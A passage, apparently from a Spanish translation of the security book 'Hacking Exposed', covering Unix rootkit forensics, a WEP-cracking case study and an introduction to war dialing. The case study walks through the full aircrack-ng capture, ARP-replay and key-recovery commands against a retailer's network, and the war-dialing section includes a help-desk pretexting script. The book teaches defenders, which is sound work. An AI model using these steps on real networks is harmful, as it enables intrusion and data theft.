Por lo menos, puede comenzar por revisar la salida fuera de línea sin perturbar más el sistema sospechoso. En casi todos los casos, necesitará tratar con un rootkid enlatado e instalado con una configuración predeterminada. Si el rootkit está instalado, debe ver muchos de los archivos de rootkits, registros de olfateador, etc. Para esto se supone que está tratando con un rootkit que no ha modificado el kernel. Haga cualquier modificación al kernel, y todas sus probabilidades de obtener resultados válidos de los comandos mencionados antes estarán contra usted. Considere el uso de un medio de arranque seguro como Helix (http://www.e-fense.com/helix/) cuando realice trabajo forense en sistemas Linux. Esto debe darle suficiente información para empezar a determinar si ha sido víctima de un rootkit.

Es importante que tome abundantes notas de los comandos exactos que ejecuta y la salida relacionada. También debe asegurarse de tener un buen plan de respuesta a incidentes en sitio antes de un incidente real (http://www.sei.cmu.edu/pub/documents/98.reports/pdf/98hb001.pdf). No sea una de las muchas personas que van de detectar una brecha de seguridad a llamar a las autoridad. Existen muchos pasos intermedios.

RESUMEN

Como ha visto en todo este capítulo, Unix es un sistema complejo que requiere mucha planeación para implementar medidas de seguridad adecuadas. El poder y la elegancia que hacen que UNIX sea tan popular también son las debilidades de seguridad más grandes. Un gran número de técnicas de explotaciones remotas y locales puede permitir a los atacantes subvertir la seguridad aun de los sistemas UNIX más fuertes. Todos los días se descubren condiciones de desbordamiento de búfer. Abundan las prácticas inseguras de creación de códigos, mientras que las herramientas adecuadas para monitorear estas actividades corruptas se vuelven obsoletas en cuestión de semanas. Hay una batalla constante para mantenerse adelante de explotaciones de "día cero", pero es una batalla que debe pelearse. En la tabla 5-3 se proporcionan recursos adicionales para ayudarle a llegar al nirvana de la seguridad.

Nombre	Sistema operativo	Ubicación	Descripción
Solaris 10 Security	Solaris	http://www.sun.com/software/solaris/security.jsp	Resalta las diversas características de seguridad en Solaris 10
Practical Solaris Security	Solaris	http://opensolaris.org/os/community/security/files/nsa-rebl-solaris.pdf	Guía para ayudarle a bloquear Solaris
Solaris Security Toolkit	Solaris	http://www.sun.com/software/security/jass/	Colección de programas para ayudarle a asegurar y auditar Solaris
Solaris CIS Tools	Solaris	http://www.cisecurity.org/bench_solaris.html	Herramientas CIS para medir seguridad de Solaris 10
AIX Security Expert	AIX	http://wpublib.boulder.ibm.com/infocenter/pseries/v5r3/index.jsp?topic=/com.ibm.aix.security/doc/security/aix_sec_expert.htm	Recurso extenso para asegurar sistemas AIX
OpenBSD Security	OpenBSD	http://www.openbsd.org/security.html	Características y avisos de seguridad de OpenBSD
Linux Security HOWTO	Linux	http://www.linuxsecurity.com/docs/LDP/Security-HOWTO/	Guía para asegurar sistemas Linux
CERT UNIX Security Checklist (versión 2.0)	General	http://www.cert.org/tech_tips/usc20_full.html	Una lista de revisión de seguridad útil de UNIX

Tabla 5-3 Recursos de seguridad de UNIX.

Nombre	Sistema operativo	Ubicación	Descripción
CERT Intruder Detection Checklist	General	http://www.cert.org/tech_tips/intruder_detection_checklist.html	Guía para buscar signos de que su sistema se ha puesto en peligro
SANS Top 20 Vulnerabilities	General	http://www.sans.org/top20	Lista de los servicios vulnerables explotados con más frecuencia
"Secure Programming for Linux and Unix HOWTO", por David A. Wheeler	General	http://www.dwheeler.com/secure-programs	Sugerencias en principios de diseño de seguridad, métodos de programación y prueba.

Tabla 5-3 Recursos de seguridad de UNIX (*conclusión*).

PARTE 3

INFRAESTRUCTURA DE HACKEO

CASO DE ESTUDIO: LÉALO Y ROMPA WEP

La tecnología inalámbrica es evidente en casi cada parte de nuestras vidas (desde el control remoto infrarrojo de su TV hasta la computadora portátil inalámbrica que pasea por la casa o el teclado Bluetooth utilizado para escribir este texto). El acceso inalámbrico está aquí para quedarse. Esta independencia reciente es asombrosamente liberadora; sin embargo, no viene sin peligro. Como suele pasar siempre, las nuevas funcionalidades, características o complejidades a menudo conllevan problemas de seguridad. La demanda de acceso inalámbrico ha sido tan fuerte que los vendedores y practicantes de la seguridad han sido incapaces de mantener el paso. Por lo tanto, las primeras encarnaciones de los dispositivos 802.11 han tenido una cantidad considerable de fallas de diseño fundamental hasta el nivel de núcleo o protocolo. Tenemos una tecnología ubicua, una demanda que excede por mucho la madurez de la tecnología, y muchas malas personas que aman hackear dispositivos inalámbricos. Esto tiene todos los ingredientes de una tormenta perfecta...

Nuestro famoso y atrevido amigo Juan Hacker está de regreso con sus bromas. Esta vez en lugar de usar Google para objetivos oportunos, ha decidido tomar un poco de aire fresco. En sus viajes, empaca hasta el lavadero de la cocina en su "mochila de hackeo" confiable. Incluye en su arsenal su laptop, una antena direccional de 14 db de ganancia, una unidad GPS móvil USB y una lista interminable de otros equipos de computación (y, por supuesto, su iPod). Juan decide que hará un viaje de placer al estacionamiento de su vendedor favorito. Mientras compraba un nuevo quemador de DVD en su última visita a la tienda, observó que el sistema de punto de venta estaba conectado de forma inalámbrica a su LAN. Cree que la LAN será un buen objetivo para su hackeo inalámbrico del día y proporcionará un botín sustancioso de información sobre tarjetas de crédito.

Una vez que Juan llega al centro de la ciudad, se establece en un lugar no sospechoso del estacionamiento, al lado del edificio. Juan conecta su iPod y se acomoda. El sonido de "Magic Carpet Ride" de Steppenwolf se escucha en sus audífonos. Decide arrancar la laptop para asegurarse de que está lista para la tarea. El primer punto consiste en colocar su tarjeta inalámbrica en "modo de monitoreo" para que pueda olfatear paquetes inalámbricos. Después, Juan diligentemente coloca la antena direccional hacia el edificio mientras hace su mejor esfuerzo por quedar fuera de vista. Para colocar su trampa, debe tener una lectura de qué redes inalámbricas están activas. Juan depende de `aircrack-ng`, un conjunto de herramientas inalámbricas sofisticadas diseñadas para auditar redes inalámbricas. Arranca `airodump-ng`, que está diseñado para capturar marcos simples de 802.11 y es útil sobre todo para capturar vectores de inicialización (IV, Initialization Vectors) WEP utilizados para romper la clave WEP.

```
bt ~ # airodump-ng --write savefile ath0
CH  4 ][ Elapsed: 41 mins ][ 2008-08-03 13:48

 BSSID             PWR Beacons #Data, #/s  CH  MB  ENC CIPHER AUTH ESSID
00:09:5B:2D:1F:18  17    2125     16    0   2  11  WEP   WEP      rsg
00:11:24:A4:44:AF   9    2763     85    0  11  54  WEP   WEP      retailnet
00:1D:7E:3E:D7:F5   9    4128     31    0   6  54  WEP   WEP      peters
00:12:17:B5:65:4E   6    3149      8    0   6  54  OPN            Linksys
00:11:50:5E:C6:C7   4    1775      6    0  11  54  WEP   WEP      belkin54g
00:11:24:06:7D:93   5    1543     24    0   1  54  WEP   WEP      rsgtravel
00:04:E2:0E:BA:11   2     278      0    0  11  11  WEP   WEP      WLAN
```

```
BSSID            STATION         PWR    Rate   Lost   Packets  Probes
00:11:24:A4:44:AF   00:1E:C2:B7:95:D9   3    18-11     0     69
00:1d:7E:3E:D7:F5   00:1D:7E:08:A5:D7   6     1- 2    13     81
00:11:50:5E:C6:C7   00:14:BF:78:A7:49   7     0- 2     0     56
(not associated)    00:E0:B8:6B:72:96   7     0- 1     0    372   Gateway
```

A primera vista, ve el siempre común punto de acceso abierto Linksys con el identificador de establecimiento de servicio (SSID) predeterminado, que sabe que es fácil de capturar. A medida que se detectan los puntos de acceso, ve justo lo que está buscando (*retailnet*). ¡Bingo! Sabe que ésta es la red inalámbrica del vendedor, pero espere: la red está cifrada. Una sonrisa socarrona comienza a formarse en el rostro de Juan al darse cuenta de que el vendedor usó el protocolo privacía inalámbrica equivalente (WEP, Wired Equivalent Privacy) para mantener a personas como él fuera. Qué mal que no hizo su tarea. WEP es tristemente inseguro y adolece de varias fallas de diseño que casi inutilizan su seguridad. Juan sabe que con unos cuantos teclazos y algo de kung-fu inalámbrico puede romper la clave de WEP sin siquiera utilizar mucho su laptop. `Airodump-ng` se configura para capturar tráfico al punto de acceso específico (*retailnet*) basado en su dirección MAC, 00:11:24:A4:44:AF del identificador de conjunto básico de servicios (BSSID, Basic Service Set Identifier) y los canales inalámbricos en que está operando (11). Toda la salida se guardará en el archivo de captura savefile.

```
bt ~ # airodump-ng --channel 11 --bssid 00:11:24:A4:44:AF --write savefile ath0
CH 11 ][ Elapsed: 4 s ][ 2008-08-03 14:46

BSSID              PWR RXQ Beacons  #Data, #/s CH MB  ENC CIPHER AUTH ESSID
00:11:24:A4:44:AF 10  100      51       8   0 11 54  WEP WEP   retailnet

BSSID              STATION            PWR   Rate  Lost  Packets  Probes
00:11:24:A4:44:AF  00:1E:C2:B7:95:D9   10   0- 1    11     2578
```

Conforme nuestro inimitable señor Hacker ve la salida de `airdump-ng`, se da cuenta de que se genera tráfico insuficiente para capturar una cantidad adecuada de IV. Necesitará al menos 40 000 IV para tener una oportunidad de romper la clave WEP. A la velocidad a la que *retailnet* está generando tráfico, podría estar aquí por días. "¿Qué hacer?... ¿Por qué no generar mi propio tráfico?", piensa. Por supuesto, `aircrack-ng` tiene justo lo que ordenó el doctor. Puede engañar a uno de los clientes de la tienda con la dirección MAC de 00:1E:C2:B7:95:D9 (como se observó antes), capturar un paquete de protocolo de resolución de dirección (ARP, Address Resolution Protocol) y repetirlo continuamente de regreso al punto de acceso *retailnet* sin que se detecte. Por lo tanto, puede capturar fácilmente el tráfico suficiente para romper la clave WEP. Tiene que amar WEP.

```
bt ~ # aireplay-ng --arpreplay -b 00:11:24:A4:44:AF -h 00:1E:C2:B7:95:D9 ath0
The interface MAC (00:15:6D:54:A8:0A) doesn't match the specified MAC (-h).
        ifconfig ath0 hw ether 00:1E:C2:B7:95:D9
14:06:14 Waiting for beacon frame (BSSID: 00:11:24:A4:44:AF) on channel 11
Savintg ARP requests in replay_arp-0803-140614,cap
You should also start airodump-ng to capture replies.
Read 124 packets (got 0 ARP requests and 0 ACKs), sent 0 packets...(0 pps)
Read 53610 packets (got 10980 ARP requests and 18248 ACKs), sent 22559
```

```
packets..Read 53729 packets (got 11009 ARP requests and 18289 ACKs), sent 22609
packets..Read 53859 packets (got 11056 ARP requests and 18323 ACKs), sent 22659
packets..Read 53959 packets (got 11056 ARP requests and 18371 ACKs), sent 22709
```

A medida que los paquetes de engaño regresan al punto de acceso que no sospecha, Juan monitorea `airodump-ng`. El campo de datos (`#Data`) se incrementa a medida que cada paquete falso se envía a su laptop por medio de la interfaz `ath0`. Una vez que llega a 40 000 en el campo de datos, sabe que tiene 50% de posibilidades de romper una clave WEP de 104 bits y 95% de lograrlo con 85 000 paquetes. Después de recolectar los paquetes suficientes, activa `aircrack-ng` para el momento de la gloria. La opción `-z` (PTW) (llamada así en honor de sus creadores, Andrei Pyshkin, Erik Tews y Ralf-Philipp Weinmann) acelerará de manera significativa el proceso de ruptura. Juan alimenta el archivo de captura (`savefile.cap`) creado antes:

```
bt ~ # aircrack-ng -z -b 00:11:24:A4:44:AF savefile.cap

                          Aircrack-ng 1.0 rc1 r1085
        [00:00:00] Tested 838 keys (got 366318 IVs)

  KB    depth   byte(vote)
   0    0/  9   73(499456)  37(395264)  5D(389888)  77(389120)  14(387584)
   1    0/  1   16(513280)  81(394752)  A9(388864)  17(386560)  0F(384512)
   2    0/  1   61(509952)  7D(393728)  C7(392448)  7C(387584)  02(387072)
   3    2/  3   69(388096)  9A(387328)  62(387072)  7D(386816)  AD(384768)
   4   22/ 4    AB(379904)  29(379648)  D4(379648)  09(379136)  FC(379136)

     KEYFOUND![73:63:67:72:6C:65:74:32:30:30:37:35:37](ASCII:scarlet200757)
       Decrypted correctly: 100%
```

Juan casi derrama la bebida que estaba sorbiendo cuando la clave WEP se revela mágicamente. Ahí está en toda su gloria: *scarlet200757*. Está a unos cuantos segundos de conectarse directamente a la red. Después de deshabilitar el modo de monitoreo en su tarjeta inalámbrica, inserta la clave WEP en su utilería de configuración de red de Linux. ¡BAM! Juan se encuentra fuera de sí por la alegría de haber obtenido una dirección IP del servidor DHCP del vendedor. Está dentro. Se ríe para sí. Incluso con todo el dinero que estas compañías gastan en firewalls, no tienen control para que él no inicie sesión directamente en su red por medio de una conexión inalámbrica. A quién necesita atacar desde Internet (el estacionamiento es mucho más sencillo). Piensa: "Mejor pondré algo más de música; será una larga tarde de hackeo."

Este escenario aterrador es muy común. Si piensa que no puede pasar, piénselo de nuevo. Mientras hacemos reseñas de penetraciones, realmente hemos entrado al lobby del competidor de nuestro cliente (que reside al otro lado de la calle) e iniciado sesión en la red de nuestro cliente. ¿Se pregunta cómo? Bueno, no deben haber estudiado los siguientes capítulos en las ediciones anteriores de *Hacking Exposed*. Sin embargo, usted está un paso adelante de ellos. Estudie bien, y la siguiente ocasión que vea a una persona jugando con una lata de Pringles conectado a una laptop, tal vez quiera asegurarse de que su seguridad inalámbrica es la adecuada, ¡también!

CAPÍTULO 6

HACKEO DE CONECTIVIDAD REMOTA Y VOIP

Con la escritura de la sexta edición de esta serie no ha cambiado mucho lo relacionado con el aspecto tecnológico de las líneas de esos sistemas de teléfono simples y antiguos, y muchas compañías todavía tienen varias conexiones de marcado telefónico en sus redes privadas o en su infraestructura. En este capítulo le mostraremos cómo aun un viejo módem de 9 600 baudios puede hacer que el Goliath de las redes y los sistemas de seguridad caiga de rodillas.

Podría parecer que hemos elegido iniciar nuestra sección en el hackeo de red con algo anacrónico: *hackeo de conexión análoga de marcado telefónico*. El advenimiento de la banda ancha a los hogares mediante módems de cable y DSL sigue haciendo que las conexiones de marcado telefónico estén destinadas al retiro, pero ese viaje apenas está a punto de comenzar. La red telefónica conmutada pública todavía es un medio popular y ubicuo de conectarse con casi todos los negocios y hogares. De forma similar, las historias sensacionales sobre los sitios de Internet hackeados opacan a las más prosaicas intrusiones por marcado telefónico que, con toda probabilidad, son más dañinas y fáciles de realizar.

En realidad, estamos dispuestos a apostar que casi todas las compañías grandes son más vulnerables a través de líneas de módem inventariadas de forma deficiente que de puertas de enlace de Internet protegidas por Firewall. El notable gurú de la seguridad de AT&T, Bill Cheswick, hizo referencia una vez a una red protegida por una firewall como "una concha crujiente alrededor de un centro suave y masticable". La frase es llamativa por esta razón: ¿por qué pelear con una firewall inescrutable cuando puede ir directo a la parte suave y blanca debajo del objetivo a través de un servidor de acceso remoto mal asegurado? Asegurar la conectividad por marcado telefónico todavía es, quizá, uno de los pasos más importantes para sellar un perímetro de seguridad. El hackeo de una conexión de marcado telefónico se aborda casi de la misma forma que cualquier otro hackeo: recopilación de información, escaneo, enumeración, explotación. Con algunas excepciones, el proceso completo puede automatizarse con herramientas de hackeo tradicionales denominadas *marcadores de guerra* o *marcadores del demonio*. En esencia, se trata de herramientas que marcan, de manera programada, grandes bancos de números telefónicos, registran conexiones de datos válidos (denominados *portadores*), intentan identificar el sistema al final de la línea telefónica y luego, como opción, prueban un inicio de sesión al adivinar nombres de usuario y frases contraseñas comunes. A menudo se emplea conexión manual para números enumerados, y también se emplea si se necesita software especial o conocimiento específico del sistema de respuesta.

Por lo tanto, la elección de software de marcado de guerra es crítica para personas buenas o malas al tratar de proteger líneas de marcado telefónico no protegidas. En este capítulo se analizarán primero los dos programas más populares disponibles de forma gratuita en Internet (ToneLoc y THC-Scan) y un producto comercial: PhoneSweep de Sandstorm Enterprises. Por desgracia para esta edición, TeleSweep SEcure de Secure Logix ha sido descontinuado, así que no podremos analizar este producto.

Después de nuestro análisis de herramientas específicas, ilustraremos las técnicas de explotación manuales y automáticas que pueden emplearse contra objetivos identificados por el software de marcado telefónico de guerra, incluido PBXes remoto y sistemas de correo de voz.

PREPARACIÓN PARA CONEXIÓN DE MARCADO TELEFÓNICO

El hackeo de conexión de marcado telefónico inicia con la identificación de un rango de números para cargar en un marcador de guerra. Los hackers maliciosos suelen empezar con un nombre

de compañía y luego recopilan una lista de rangos posibles de la mayor cantidad de fuentes posibles. Después analizaremos algunos de los mecanismos para limitar una presencia de marcado telefónico corporativa.

Recopilación de números telefónicos

Popularidad:	*9*
Simplicidad:	*8*
Impacto:	*2*
Evaluación del riesgo:	***6***

El lugar más obvio para empezar es con los directorios telefónicos. Muchas compañías venden ahora bibliotecas de libros de teléfonos locales en CD-ROM, que pueden usarse para volcarse en secuencias de comandos para marcado telefónico de guerra. Muchos sitios Web también proporcionan un servicio similar mientras Internet sigue siendo una gran biblioteca en línea masiva. Una vez que se ha identificado un número telefónico principal, los atacantes pueden usar un marcador telefónico de guerra con todos los "intercambios" posibles alrededor de ese número. Por ejemplo, si el número telefónico principal de Acme Corp es 555-555-1212, se establecería una sesión de marcado telefónico de guerra para marcar los 10 000 números dentro de 555-555-XXXX. Al usar cuatro módems, casi todo el software de marcado telefónico de guerra cubriría este rango en un día o dos, así que la finura no es un problema.

Otra posible técnica consiste en llamar a la compañía de teléfonos local y tratar de obtener información de la cuenta de teléfonos de la corporación hablando con un representante descuidado de servicio a clientes. Ésta es una buena manera de descubrir si existe acceso remoto o líneas de centro de datos no publicados que suelen establecerse bajo cuentas separadas, con diferentes prefijos. Por solicitud de un propietario de cuenta, muchas compañías no proporcionarán esta información por teléfono sin una contraseña, aunque tienen la mala fama de que no aplican esta regla para establecer los límites de la organización.

Además del directorio telefónico, los sitios Web corporativos son territorios de caza de números telefónicos fértiles. Muchas empresas atrapadas en el flujo libre de información en Web publicarán sus directorios telefónicos completos en Internet. Rara vez esto es una buena idea, a menos que una razón de negocios válida pueda asociarse de manera cercana con tales regalos.

Los números telefónicos pueden encontrarse en los lugares menos comunes de Internet. Uno de los más dañinos para la obtención de información ya ha sido visitado antes en este libro pero merece una nueva visita. La base de datos de registro de nombre de Internet que se encuentra en http://www.arin.net dispersará información administrativa, técnica y de contacto de facturación para la presencia en Internet de una compañía por medio de la interfaz WHOIS. El siguiente ejemplo (limpio) de la salida de una búsqueda WHOIS en "acme.com" muestra lo que se debe y lo que no se debe hacer al publicar información con InterNIC:

```
Registrant: Acme, Incorporated (ACME-DOM)
Princeton Rd. Hightstown, NJ 08520
US Domain Name: ACME.COM
Administrative Contact: Smith, John (JS0000) jsmith@ACME.COM
                        555-555-5555 (FAX) 555-555-5556
Technical Contact, Zone Contact: ANS Hostmaster (AH-ORG) hostmaster@ANS.NET
                        (800)555-5555
```

No sólo los atacantes tienen ahora un intercambio válido para empezar a marcar, sino que tal vez también tengan el nombre de un candidato (John Smith) para enmascararse como el escritorio de ayuda de la compañía de teléfonos local para obtener información de marcación. La segunda pieza de información para el contacto de la zona técnica muestra cuánta información debe establecerse con InterNIC: un título funcional genérico y un número 800. Hay muy poco para seguir aquí.

Por último, marcar manualmente cada 25o. número para ver si alguien contesta con "Corporación XYZ, ¿podemos ayudarle?" es un método tedioso pero efectivo para establecer la recopilación de información de la conexión de marcado telefónico de una organización. Los mensajes de correo de voz dejados por empleados para notificar a los que llaman que están de vacaciones es otro asesino real aquí (éstos identifican personas que tal vez no advierten actividad extraña en su cuenta de usuario por un periodo extendido). Si un empleado identifica su posición en el organigrama en saludos de sistema de correo de voz, también puede permitir la identificación sencilla de personal confiable, información que puede usarse contra otros empleados. Por ejemplo, "Hola, deje un mensaje para Julio, vicepresidente de mercadotecnia" puede llevar a una segunda llamada del atacante, esta vez al escritorio de ayuda de sistemas de información: "Habla Julio, y soy el vicepresidente de mercadotecnia. Necesito cambiar mi contraseña por favor." Puede adivinar lo que sigue.

Medidas para contrarrestar fugas

La mejor defensa contra la recopilación de información telefónica consiste en evitar que se fugue información no necesaria. Sí, los números telefónicos se publican por una razón (para que los clientes y socios de negocios se pongan en contacto), pero debe limitar su exposición. Trabaje de forma cercana con su proveedor de telecomunicaciones para asegurarse de que los números apropiados se publiquen, establezca una lista de personal autorizado válido para realizar administración de cuenta, y haga que se requiera contraseña para hacer cualquier investigación acerca de una cuenta. Desarrolle un grupo de personas atentas a fugas de información dentro del departamento de tecnología de la información que mantiene en sitios Web, directorios de servicios, anuncios de servidor de acceso remoto, etc., limpios de números telefónicos confidenciales. Póngase en contacto con InterNIC y limpie también la información de contacto de la zona de Internet. Lo último, pero no por ello menos importante, es que recuerde a los usuarios que el teléfono no siempre es su amigo y que tengan sus reservas con personas no identificadas que llaman pidiendo información, sin importar lo inofensivas que parezcan.

MARCADO TELEFÓNICO DE GUERRA

En esencia, el marcado telefónico de guerra se resume a unas cuantas herramientas. Analizaremos los méritos específicos de ToneLoc, THC-Scan y PhoneSweep, en secuencia, pero se presentan algunas consideraciones preliminares.

Hardware

La elección del hardware de marcado telefónico de guerra es menos importante que la del software. Las dos herramientas gratuitas que analizaremos se ejecutan en DOS y tienen una reputación inmerecida de ser difíciles de configurar. Todo lo que necesita es DOS y un módem. Sin embargo, cualquier programa de marcado telefónico de guerra basado en PC requerirá conoci-

miento de la manera de usar puertos PC COM para configuraciones más complejas, y algunas tal vez no funcionen en absoluto (por ejemplo, puede resultar problemático el uso de una tarjeta combo PCMCIA en una laptop). No intente verse muy elegante con la configuración. Una PC básica con dos puertos COM estándar y una tarjeta serial para agregar dos más serán suficientes. En el otro lado del espectro, si realmente quiere toda la velocidad que pueda obtener al hacer marcado telefónico de guerra y no le importa instalar varios módems separados, puede seleccionar la instalación de una tarjeta multipuerto, a veces conocidas como tarjeta digiboard, que permite cuatro u ocho módems en un sistema. Digi.com (http://www.digi.com) integra la familia AccelePort RAS de adaptadores análogos multimódem que se ejecutan en casi todos los sistemas operativos.

El hardware también es el factor de activación periódica de velocidad y eficiencia. El software de marcado telefónico de guerra debe configurarse para ser demasiado desconfiado, esperando un tiempo especificado antes de continuar con el número siguiente, para que no pierda los posibles objetivos debido a líneas ruidosas u otros factores. Cuando se establece con tiempos estándar de 45 a 60 segundos, los marcadores telefónicos de guerra generalmente tienen un promedio de una llamada por minuto, por módem, así que algunas matemáticas simples nos indican que tomará casi 24 horas al día marcar un rango de 10 000 números con un módem. Obviamente, cada módem agregado al esfuerzo mejora de manera importante la velocidad del ejercicio. Cuatro módems marcarán un rango completo con el doble de velocidad que dos. Debido a que el marcado telefónico de guerra es muy parecido, desde el punto de vista del atacante, a apostar en Las Vegas, donde el juego está abierto las 24 horas, cuantos más módems, mejor. Para el probador legítimo de penetración, muchas de las reglas de compromiso del marcado telefónico de guerra que vemos parecen limitadas a las horas no pico, como de 6 p.m. a 6 a.m., y a toda hora los fines de semana. Por lo tanto, si es un probador legítimo de penetración con una cantidad limitada de tiempo para realizar un marcado telefónico de guerra, considere los cálculos aritméticos de usar varios módems. Un tema adicional para el probador de penetración legítimo es que si tiene que tratar con números internacionales y varias restricciones de apagado cuando el marcado telefónico se permite, también se agregará un nivel de complejidad al proceso de marcado telefónico. Más módems en computadoras menos tecnológicas puede ser una manera de abordar un marcado telefónico de guerra forzado, con alcance internacional o entre varias zonas horarias. Por lo tanto, no se está acomodando para un evento de un solo punto de falla, como lo haría si usara una computadora con varios módems.

La elección del hardware del módem también puede afectar mucho la eficiencia. Los módems de mayor calidad detectan respuestas de voz, los tonos de marcado telefónico secundarios o si está sonando un número remoto. La detección de voz, por ejemplo, puede permitir a algún software de marcado telefónico de guerra registrar de inmediato un número telefónico como "voz", colgar y manejar el número siguiente, sin esperar un tiempo específico (una vez más, de 45 a 60 segundos). Debido a que tal vez una proporción grande de números en cualquier rango sean líneas de voz, eliminar este periodo de espera reduce drásticamente el tiempo general del marcado telefónico de guerra. Si es un usuario de herramientas gratuitas, pasará un poco más de tiempo regresando a entradas que se anotaron como ocupadas o como con exceso de tiempo de espera, así que considere una vez más la carga adicional. La mejor regla consiste en revisar la documentación de cada herramienta para buscar los módems más confiables (porque cambian con el tiempo). En este momento, PhoneSweep es, en esencia, el principal producto de prueba de penetración comercial, y se sabe bien, a través de la documentación del producto, cuáles son los módems que desean que use un usuario para configurar su producto.

Problemas legales

Además de la elección de la plataforma de marcado telefónico de guerra, los prospectos de esta técnica deben considerar seriamente los problemas legales involucrados. En algunas localidades es ilegal marcar grandes cantidades de números en secuencia, y las compañías de teléfonos locales tendrán una mala opinión de esta actividad si su equipo se los permite. Por supuesto, todo el software que cubrimos aquí puede hacer aleatorio el rango de números telefónicos para que no se les note, pero esto no proporciona una "tarjeta para salir de la cárcel gratis" si lo atrapan. Por lo tanto, es sumamente importante que cualquiera que esté en esta actividad con propósitos legítimos (probadores legítimos de penetración) obtenga el permiso legal por escrito que limita su responsabilidad (por lo general, un contrato de compromiso) con las entidades de destino para realizar tales pruebas. En estos casos, deben acordarse rangos de números telefónicos explícitos en el documento firmado para que cualquier rezagado que no pertenezca al objetivo se convierta en responsabilidad de las entidades de destino si surgen problemas.

El acuerdo también debe especificar la hora del día en que el objetivo está dispuesto a permitir actividad de marcado telefónico de guerra. Como mencionamos, marcar intercambios completos a una compañía grande durante horas de negocio ciertamente creará molestias y afectará la productividad, así que planee para la noche y madrugada.

Esté al tanto de que aplicar marcado telefónico de guerra a números de destino con Caller ID habilitado es equivalente a dejar una tarjeta de presentación en cada número telefónico marcado. Es probable que varias acciones de colgar el teléfono por parte de la misma fuente provoquen ira en algún porcentaje de los objetivos, así que es aconsejable que se asegure de habilitar Caller ID Block en su propia línea telefónica. (Por supuesto, si tiene permisos, no es crítico.) También dése cuenta de que las llamadas a números 800 pueden revelar su número telefónico sin importar el estado de Caller ID, porque la parte receptora tiene que pagar las llamadas.

Costos adicionales

Por último, no olvide los cargos de larga distancia que se acumulan durante marcados telefónicos de guerra intensos de objetivos remotos. Esté preparado para defender este costo adicional ante la administración cuando detalle propuestas de marcado telefónico de guerra para su organización.

Después hablaremos con detalle acerca de configurar y utilizar cada herramienta para que los administradores puedan hacer funcionar de manera rápida sus propios esfuerzos de marcado telefónico de guerra. Sin embargo, reconozca que lo que sigue sólo rasca la superficie de algunas capacidades avanzadas del software que analizamos. ¡A partir de aquí se da por sentado que conoce las restricciones de responsabilidad y que ha leído el manual!

Software

Debido a que casi todo el de marcado telefónico de guerra se hace en la madrugada para evitar conflictos con actividades pico del negocio, la capacidad de realizar escaneos continuos programados de forma flexible durante horas no pico puede ser invaluable si el tiempo es importante. Las herramientas gratuitas como ToneLoc y THC-Scan toman instantáneas de los resultados en procesos y las guardan automáticamente en archivos de datos a intervalos regulares, permitiendo un reinicio posterior sencillo. También ofrecen capacidades rudimentarias para especificar

inicios de escaneo y tiempos finales en un solo periodo de 24 horas. Pero para programación de día a día, los usuarios deben depender de herramientas de programación y secuencias de comandos de procesamiento por lotes derivadas del sistema operativo. Por otra parte, PhoneSweep ha diseñado interfaces automatizadas programables para atender las necesidades de marcado telefónico en horas no pico y fines de semana.

ToneLoc y THC-Scan son estupendas aplicaciones de marcado telefónico de guerra gratuitas para el usuario más experimentado. Ambas usan aplicaciones basadas en DOS que pueden ejecutarse de forma simultánea, y pueden programarse para usar diferentes módems dentro de la misma máquina. Dirigir un marcado telefónico de guerra al utilizar varios módems en la misma máquina (o en un conjunto de máquinas) es una buena forma de obtener un rango grande de números en poco tiempo. Aunque los marcadores telefónicos de guerra comerciales permiten el marcado desde varios módems, tienden a ser mucho más lentos y toman comparativamente más tiempo porque procesan información en tiempo real para análisis posterior. Además, debido a que ToneLoc y THC-Scan operan dentro de un entorno DOS, su interfaz de usuario es un poco arcaica y carente de intuición comparada con su contraparte comercial. Por lo tanto, el conocimiento de comandos DOS simples es obligatorio para obtener lo máximo de las características de la aplicación gratuita y lograr resultados precisos al usar herramientas como ToneLoc y THC-Scan. Por último, para usar efectivamente estas aplicaciones basadas en DOS se requiere conocimiento adicional de anuncios del sistema y del hardware para ayudar a identificar de forma positiva a portadores. Sería parecido a tener una base de datos de huellas digitales memorizada en su cabeza. Por lo tanto, si el uso de una interfaz de línea de comandos y el conocimiento de unos cuantos anuncios de sistema no son problema, estas aplicaciones hacen bien el trabajo gratis.

Por otra parte, si no le gusta el entorno de la interfaz de DOS, los marcadores telefónicos de guerra comerciales pueden ser una mejor opción. Los marcadores como PhoneSweep hacen un buen trabajo al facilitar que se sortee el uso de una GUI. La GUI intuitiva facilita la adición de rangos telefónicos, el establecimiento de intervalos de escaneo de tiempo o la generación de informes ejecutivos. Sin embargo, PhoneSweep depende de bases de datos de servidor para portar identificación, y los resultados no siempre son precisos. No importa que declare al producto PhoneSweep como portador de identificación, suele requerirse más investigación de portador. Para esta sexta edición, la versión 5.5 de PhoneSweep asegura que puede identificar más de 460 sistemas. Además, es bien sabido en los círculos del marcado telefónico de guerra que el modo "penetrar" (un modo donde puede someterse a un módem identificado a una lista interminable de adivinación de contraseña) ha experimentado problemas. Es difícil culpar a PhoneSweep, porque es complicado elaborar una secuencia de comandos de un ataque al vuelo cuando pueden encontrarse tantas variables. Por lo tanto, si tiene que depender en gran medida de los resultados del modo de penetración, le sugerimos que pruebe siempre nuestros módems "penetrados" con una fuente secundaria. Esto es tan simple como marcar el módem penetrado propuesto con software de comunicaciones simple como ProComm Plus y ver si puede verificarse el resultado de la prueba.

Por último, si tiene un rango grande de números por marcar y no está familiarizado con los anuncios de portador, es aconsejable que invierta en un producto comercial como PhoneSweep. De forma adicional, debido a que los marcadores telefónicos de la vieja escuela, como ToneLoc y THC-Scan, están disponibles gratuitamente en Internet, tal vez también quiera familiarizarse con estas herramientas. Por supuesto, dependiendo de la capacidad de su bolsillo, puede ejecutarlas juntas y ver qué funciona mejor para usted y su entorno.

ToneLoc

Popularidad:	*9*
Simplicidad:	*8*
Impacto:	*8*
Evaluación del riesgo:	***8***

